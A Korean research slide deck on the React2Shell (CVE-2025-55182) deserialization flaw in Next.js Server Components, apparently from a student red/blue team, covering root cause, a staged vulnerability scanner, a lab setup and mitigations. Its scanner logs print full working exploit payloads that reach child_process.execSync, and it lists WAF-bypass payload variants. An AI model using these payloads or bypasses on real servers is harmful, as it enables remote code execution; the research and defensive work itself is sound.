CVE-2025-55182

# React2Shell

## RSC 역직렬화 취약점 분석 및 지능형 스캐너 고도화

Croncrew

이예빈 김동후 김레빈 양상윤 정태영 최재웅

# 연구 배경 및 동기

서버와 클라이언트의 경계가 허물어지며 새로운 공격면이 등장

### 01. Next.js RSC의 등장

성능 향상과 클라이언트 번들 감소를 위해 서버에서 컴포넌트를 실행하고 결과만 전달하는 구조로 발전

### 02. 복잡한 직렬화 과정

서버와 클라이언트 간의 데이터 교환을 위해 Flight Protocol이라는 특수한 직렬화 구조 사용

### 03. 새로운 위협 발생

복잡한 역직렬화 과정에서 입력값 검증이 미흡할 경우, 기존에 없던 새로운 보안 취약점이 발생할 가능성 높아짐

# 기존 한계 및 연구 목적

단순 PoC 탐지를 넘어 지능적 통합 보안 모델 제시

Problem Statement

## 기존 탐지 방식의 한계

단일 PoC 페이로드에 의존하여 변형 공격 탐지 불가

WAF 및 인프라 보안 장비의 차단에 유연한 대응 미흡

환경 차이(Next.js 버전 등)에 따른 탐지 신뢰도 저하

Research Objectives

## 본 연구의 핵심 목표

React2Shell 취약점의 근본 원인 및 Flight Protocol 심층 분석

상태 기반 파이프라인을 적용한 지능형 자동 스캐너 개발

탐지-검증-방어를 포함한 통합 보안 대응 모델 수립

# React2Shell 취약점 원리

Flight Protocol의 객체 참조 구조가 RCE의 통로가 됨

STEP 01

### 악성 입력 주입 (Malicious Injection)

공격자가 조작된 객체 참조($ 접두사 사용)를 포함한 특수 직렬화 페이로드를 서버 액션으로 전송

STEP 02

### 파서 검증 부재 (Parser Vulnerability)

RSC 파서가 입력된 참조 구조를 검증 없이 실제 객체로 재구성하는 과정에서 공격자가 의도한 객체 연결 발생

STEP 03

### 프로토타입 체인 악용 (Prototype Pollution)

조작된 참조를 통해 서버 런타임의 프로토타입 체인에 접근하여, 최종적으로 임의의 시스템 명령어를 실행(RCE)

Team RED

React2Shell 취약점을 재현·입증하기 위한 다양한 페이로드 변형 설계

파이프라인 기반 스캐너를 개발·개선하여

자동 탐지와 PoC 검증 수행

Team RED

# 지능형 스캐너 아키텍처 및 파이프라인

## 5단계 파이프라인 구조를 통한 정밀 진단 및 탐지 성공률 극대화

01

### Fingerprint

대상 서버의 프레임워크 및 WAF 벤더를
식별하고 Action ID를 추출

02

### Self-probe

취약점 실행 전 안전한 페이로드로
서버의 반응을 확인하여
현재 상태를 분류

03

### Classify

응답을 기반으로
EDGE_BLOCK, ACTION_REJECT 등
서버 상태를 정밀하게 분류

04

### PoC-probe

분류된 상태 별로 최적화된
변형 페이로드와 우회 전략을
수립, 실행

05

### Verify

Reject Proof 등 증거 기반으로
취약점 성공 여부를 최종 판정

Team RED

# 페이로드 변형 기법 (Variants 1-3)

VAR_01

## Constructor Chain

__proto__:then 경로 대신 constructor:prototype:then 경로를 활용하여 단순 키워드 필터링을 우회합니다.

VAR_02

## Double Proto

__proto__:__proto__:then과 같이 이중 프로토타입 체인을 구성하고 chunk_id를 변경하여 파서의 로직을 기만합니다.

VAR_03

## Server Reference

$B1337 대신 $h1337 등 다른 참조 타입과 구조를 추가하여 파서가 예상치 못한 객체를 생성하도록 유도합니다.

Team RED

# 페이로드 변형 기법 (Variants 4-6)

VAR_04

## Map Reference Exploitation

$B1337 대신 $Q1337과 같은 Map 타입 참조 구조를 활용하여 파서의 타입 체크 로직을 우회합니다.

VAR_05

## Unicode Escape Bypass

__proto__ 키워드를 \u005f\u005fproto\u005f\u005f로 인코딩하여 WAF의 문자열 기반 탐지를 무력화합니다.

VAR_06

## Nested Prototype Path

__proto__:constructor:prototype:then과 같이 중첩된 경로를 생성하여 복잡한 객체 트리를 구성합니다.

Team RED

# 스캐너 구현 및 주요 기능

동적 장애물 우회와 상태 기반 전략 수립을 위한 핵심 기술

Feature 01

## Capacity Probing

서버의 본문 크기 제한을 동적으로 측정하여 WAF 검사 범위를 초과하는 최적의 Junk Data 크기를 산출

Feature 02

## Method Swapping

POST 외에도 PUT, PATCH, GET 등 다양한 HTTP 메서드 조합을 시도하여 특정 메서드 차단 정책을 우회

Feature 03

## Action ID Extraction

HTML 내에 난독화되거나 이스케이프된 서버 액션 ID를 4가지 이상의 정규식 패턴으로 정밀하게 추출

Team BLUE

Next.js/React 환경에서 입력 처리·미들웨어·로깅·차단 로직을 보완,

스캐너 결과를 기반으로 취약점을 탐지·완화·수정

Team BLUE

# 취약한 샌드박스 실습 환경 구축

| Framework | Library | Environment |
| --- | --- | --- |
| Next.js 15.1.1 | React 19.0.0 | Node.js 20.x |

## Environment Configuration

- > Sandbox Isolation: 분석을 위한 독립된 가상화 환경 구축
- > Server Actions: 취약점 트리거를 위한 액션 기능 활성화
- > DevTools Integration: 공격 성공률 분석을 위한 도구 통합


## Vulnerability Setup


- > Vulnerable Endpoints: RCE 테스트용 전용 엔드포인트 생성
- > Flight Logging: RSC 데이터 흐름 추적을 위한 로깅 설정
- > Payload Testing: 다양한 공격 페이로드 수용 가능 환경

Team BLUE

# 취약 웹 구현 & 수동 공격 테스트

```
react2shell-lab/
├── docker-compose.yml
├── README.md
│
├── app/                          # Next.js (RSC + Server Actions) 서비스
│   ├── Dockerfile
│   ├── package.json
│   ├── next.config.js
│   ├── tsconfig.json
│   ├── .env
│   │
│   ├── app/                      # App Router
│   │   ├── layout.tsx
│   │   ├── page.tsx              # 메인 페이지(상단 검색/필터+결과 렌더링)
│   │   ├── components/
│   │   │   ├── SearchBar.tsx     # 검색창 및 필터 입력 UI
│   │   │   ├── ResultList.tsx    # 필터 결과 리스트
│   │   │   ├── DebugPanel.tsx    # 타임라인 로그 시각화
│   │   │   └── DangerBanner.tsx  # 위험 키 탐지 시 경고 배너
│   │   └── actions/
│   │       └── action.ts         # 🎯 Injection Point: Server Action (parser 호출)
│   │
│   ├── lib/                      # Logic Layer
│   │   ├── parser.ts             # 🔍 입력값을 정규화하여 객체로 변환하는 지점
│   │   └── sink.ts               # 🔥 Sink: 변환된 객체가 도달하는 위험 함수 (RCE 실행)
│   │
│   └── types/                    # Definition Layer
│       └── filter.ts             # 필터 객체 및 API 응답 타입 정의
```



Team BLUE

# 문제 파악 & 대응 전략

RSC 요청 로깅 누락

Content-Type 필터링 부재

Server Reference 검증 부족

middleware.ts 도입

요청 크기 및 타입 제한

ID 검증 로직 강화

Team RED

# 스캐너 실행 결과

결과 우선 확인(로그 최소화)

```
C:\Users\gobuk\Desktop\react2shell-lab>python final_scanner.py http://localhost:3000 --no-debug
[*] [STEP1] server scan


[+] [FINGERPRINT] Framework identified: next (Signals: next:html_marker, next:header_x_powered_by, next:header_x_nextjs)
[-] [WAF] No known WAF signatures detected.
[-] [INFO] Target URL: http://localhost:3000/
[-] [INFO] Framework:  next (Signals: next:html_marker,next:header_x_powered_by,next:header_x_nextjs)
[-] [INFO] WAF:        none
[-] [INFO] Action ID:  none
[*] [STEP2] diagnose and plan


[*] [STEP3] execute scan


[*] [STEP3] variant=standard method=POST url=http://localhost:3000/
[!!] [RESULT] VULNERABLE!! (1 proof(s) obtained)
[+] [VERIFY] PROOF: redirect_proof -> /login?a=11111;push
```

Team RED

# 스캐너 실행 결과

## 모든 데이터 확인(로그 최대화)

```
C:\Users\gobuk\Desktop\react2shell-lab>python final_scanner.py http://localhost:3000 --trace
[D] [INIT] log_level=TRACE
[*] [STEP1] server scan
[D] [NORMALIZE] raw=http://localhost:3000 normalized=http://localhost:3000/


[D] [STEP1] normalized_url=http://localhost:3000/
[D] [STEP1] root_url=http://localhost:3000/
[D] [HTTP] request method=GET url=http://localhost:3000/
[T] [HTTP] request headers=none
[T] [HTTP] request body_len=0
[D] [HTTP] response status=200
[T] [HTTP] response headers=x-nextjs-cache: HIT; X-Powered-By: Next.js; Content-Type: text/html; charset=utf-8
[T] [HTTP] response body_snippet=<!DOCTYPE html><html lang="ko"><head><meta charSet="utf-8"/><meta name="viewport" content="width=device-width, initial-scale=1"/><link rel="preload" as="script" fetchPriority="low"
 href="/_next/static/chunks/webpack-5adebf9f62dc3001.js"/><s...
[T] [FINGERPRINT] hit=__next_data__ or /_next/
[T] [FINGERPRINT] hit=x-powered-by: next
[T] [FINGERPRINT] hit=x-nextjs-* header
[+] [FINGERPRINT] Framework identified: next (Signals: next:html_marker, next:header_x_powered_by, next:header_x_nextjs)
[-] [WAF] No known WAF signatures detected.
[T] [ACTION_ID] pattern=server\$\$([A-Za-z0-9+/=_-]+)
[T] [ACTION_ID] pattern=server\\\$\$([A-Za-z0-9+/=_-]+)
[T] [ACTION_ID] pattern="actionId":"(server\$\$[A-Za-z0-9+/=_-]+)"
[T] [ACTION_ID] pattern=action:"(server\$\$[A-Za-z0-9+/=_-]+)"
[T] [ACTION_ID] pattern=server\$\$[A-Za-z0-9_-]+
[T] [ACTION_ID] pattern=server\\\$\$[A-Za-z0-9_-]+
[D] [ACTION_ID] none_found
[D] [STEP1] body_snippet=<!DOCTYPE html><html lang="ko"><head><meta charSet="utf-8"/><meta name="viewport" content="width=device-width, initial-scale=1"/><link rel="preload" as="script" fetchPriority="low" href="/
_next/static/chunks/webpack-5adebf9f62dc3001.js"/><s
[-] [INFO] Target URL: http://localhost:3000/
[-] [INFO] Framework:  next (Signals: next:html_marker,next:header_x_powered_by,next:header_x_nextjs)
[-] [INFO] WAF:        none
[-] [INFO] Action ID:  none
[*] [STEP2] diagnose and plan
[D] [PAYLOAD] safe_payload_len=232 content_type=multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
[T] [PAYLOAD] safe_payload_snippet=------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition: form-data; name="1"\r\n\r\n{}\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition: form-data; name
="0"\r\n\r\n["$1:aa:aa"]\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad--


[D] [STEP2] safe_headers={'User-Agent': 'Mozilla/5.0 (PipelineScanner/2.0)', 'Next-Action': 'x', 'Content-Type': 'multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad'}
[D] [HTTP] request method=POST url=http://localhost:3000/
[T] [HTTP] request headers=Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
[T] [HTTP] request body_len=232
[D] [HTTP] response status=500
[T] [HTTP] response headers=x-nextjs-cache: HIT; X-Powered-By: Next.js; Content-Type: text/x-component
[T] [HTTP] response body_snippet=0:{"a":"$@1","f":"","b":"WMeeSPkh9HtKxnhcfXnGN"}\n1:E{"digest":"1719381567"}\n
[D] [CLASSIFY] status=500
[T] [CLASSIFY] edge_header_hits=[False, False, False, False]
[T] [CLASSIFY] edge_body_hits=[False, False, False, False, False]
```

Team RED

# 스캐너 실행 결과

## 기본 동작 무시, 모든 가능성 조사

```
tor:constructor"}}}\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition: form-data; name="1"\r\n\r\n"$@0"\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition: form-data; name="1337"\r
\n\r\n{"id":"child_process","bound":null}\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad--', 'multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad'), ('map_reference', '------WebKitFormBoundaryx8jO2oV
c6SWP3Sad\r\nContent-Disposition: form-data; name="0"\r\n\r\n{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\\"then\\":\\"$Q1337\\"}","_response":{"_prefix":"var res=process.mainModule
.require(\'child_process\').execSync(\'echo $((41*271))\').toString().trim();;throw Object.assign(new Error(\'NEXT_REDIRECT\'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"g
et":"$1:constructor:constructor"}}}\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition: form-data; name="1"\r\n\r\n"$@0"\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition: form-dat
a; name="1337"\r\n\r\n[["key","value"]]\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad--', 'multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad'), ('nested_reference', '------WebKitFormBoundaryx8jO2o
Vc6SWP3Sad\r\nContent-Disposition: form-data; name="0"\r\n\r\n{"then":"$1:__proto__:constructor:prototype:then","status":"resolved_model","reason":-1,"value":"{\\"then\\":\\"$B1337\\"}","_response":{"_prefix":"var
 res=process.mainModule.require(\'child_process\').execSync(\'echo $((41*271))\').toString().trim();;throw Object.assign(new Error(\'NEXT_REDIRECT\'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks
":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition: form-data; name="1"\r\n\r\n"$@0"\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nConten
t-Disposition: form-data; name="2"\r\n\r\n[]\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad--', 'multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad')], 'use_strategy_variants': True}
[*] [STEP3] execute scan
[D] [WAF_BYPASS] transformed payload_len=703


[*] [STEP3] variant=standard method=POST url=http://localhost:3000/
[D] [STEP3] headers=Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
[D] [HTTP] request method=POST url=http://localhost:3000/
[D] [HTTP] response status=303
[D] [VERIFY] proof=redirect_proof detail=/login?a=11111;push
[D] [STEP3] variant=standard result=VerificationResult(vulnerable=True, proof='redirect_proof', details='/login?a=11111;push')
[D] [WAF_BYPASS] transformed payload_len=715


[*] [STEP3] variant=constructor_chain method=POST url=http://localhost:3000/
[D] [STEP3] headers=Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
[D] [HTTP] request method=POST url=http://localhost:3000/
[D] [HTTP] response status=500
[D] [VERIFY] proof=not_found detail=
[D] [STEP3] variant=constructor_chain result=VerificationResult(vulnerable=False, proof='no_proof', details='')
[D] [WAF_BYPASS] transformed payload_len=713


[*] [STEP3] variant=double_proto method=POST url=http://localhost:3000/
[D] [STEP3] headers=Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
[D] [HTTP] request method=POST url=http://localhost:3000/
[D] [HTTP] response status=200
[D] [VERIFY] proof=not_found detail=
[D] [STEP3] variant=double_proto result=VerificationResult(vulnerable=False, proof='no_proof', details='')
[D] [WAF_BYPASS] transformed payload_len=739


[*] [STEP3] variant=server_reference method=POST url=http://localhost:3000/
[D] [STEP3] headers=Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
[D] [HTTP] request method=POST url=http://localhost:3000/
[D] [HTTP] response status=500
[D] [VERIFY] proof=not_found detail=
[D] [STEP3] variant=server_reference result=VerificationResult(vulnerable=False, proof='no_proof', details='')
[D] [WAF_BYPASS] transformed payload_len=721
```

Team CronCrew

# 성과 종합

# 스캐너 실행 결과 및 결론 요약

실제 취약 환경에서의 탐지 및 RCE 성공 결과 검증

## 실습 및 검증 환경

**Framework**: Next.js 15.1.1 / React 19.0.0

**Runtime**: Node.js 20.x (LTS)

**Target**: React2Shell 취약점이 패치되지 않은 실습 환경

## 스캐너 수행 결과

Next.js 프레임워크 및 WAF 자동 식별 성공

Safe probe를 통한 RSC 파서 내부 진입 확인

변형 페이로드 주입을 통한 RCE 실행 성공

# 보안 대응 방안

Middleware 도입 및 입력 검증 강화를 통한 다층 방어 체계 구축

Strategy 01

## RSC 요청 로깅 및 모니터링 강화

서버 측 Middleware를 도입하여 모든 RSC 요청에 대한 가시성을 확보

Flight 요청 패턴 식별

비정상적인 요청 빈도 탐지

실시간 공격 시도 로깅

Strategy 02

## 입력값 검증 및 인프라 보안 강화

네트워크 경계에서 부적절한 요청을 사전에 차단하는 정책 수립

Content-Type 엄격 제한

요청 본문 크기 한도 설정

WAF 내 RSC 전용 룰셋 적용

Strategy 03

## Server Reference 검증 로직 고도화

애플리케이션 레벨에서 객체 참조에 대한 무결성 검증 수행

참조 ID 화이트리스트 관리

역직렬화 전 입력값 필터링

최신 보안 패치 즉시 적용

# 향후 발전 계획

P1

## 지능형 스캐너 엔진 고도화

LLM 기반의 동적 페이로드 생성 엔진을 통합하여 미탐률을 획기적으로 낮추고 탐지 범위 확장

P2

## 멀티 프레임워크 분석 확장

Next.js 외에도 Remix, Nuxt 등 주요 SSR 프레임워크의 역직렬화 취약점 분석 및 진단 기능 추가

P3

## 오픈소스 보안 도구 배포

연구 성과를 바탕으로 한 오픈소스 보안 진단 도구 배포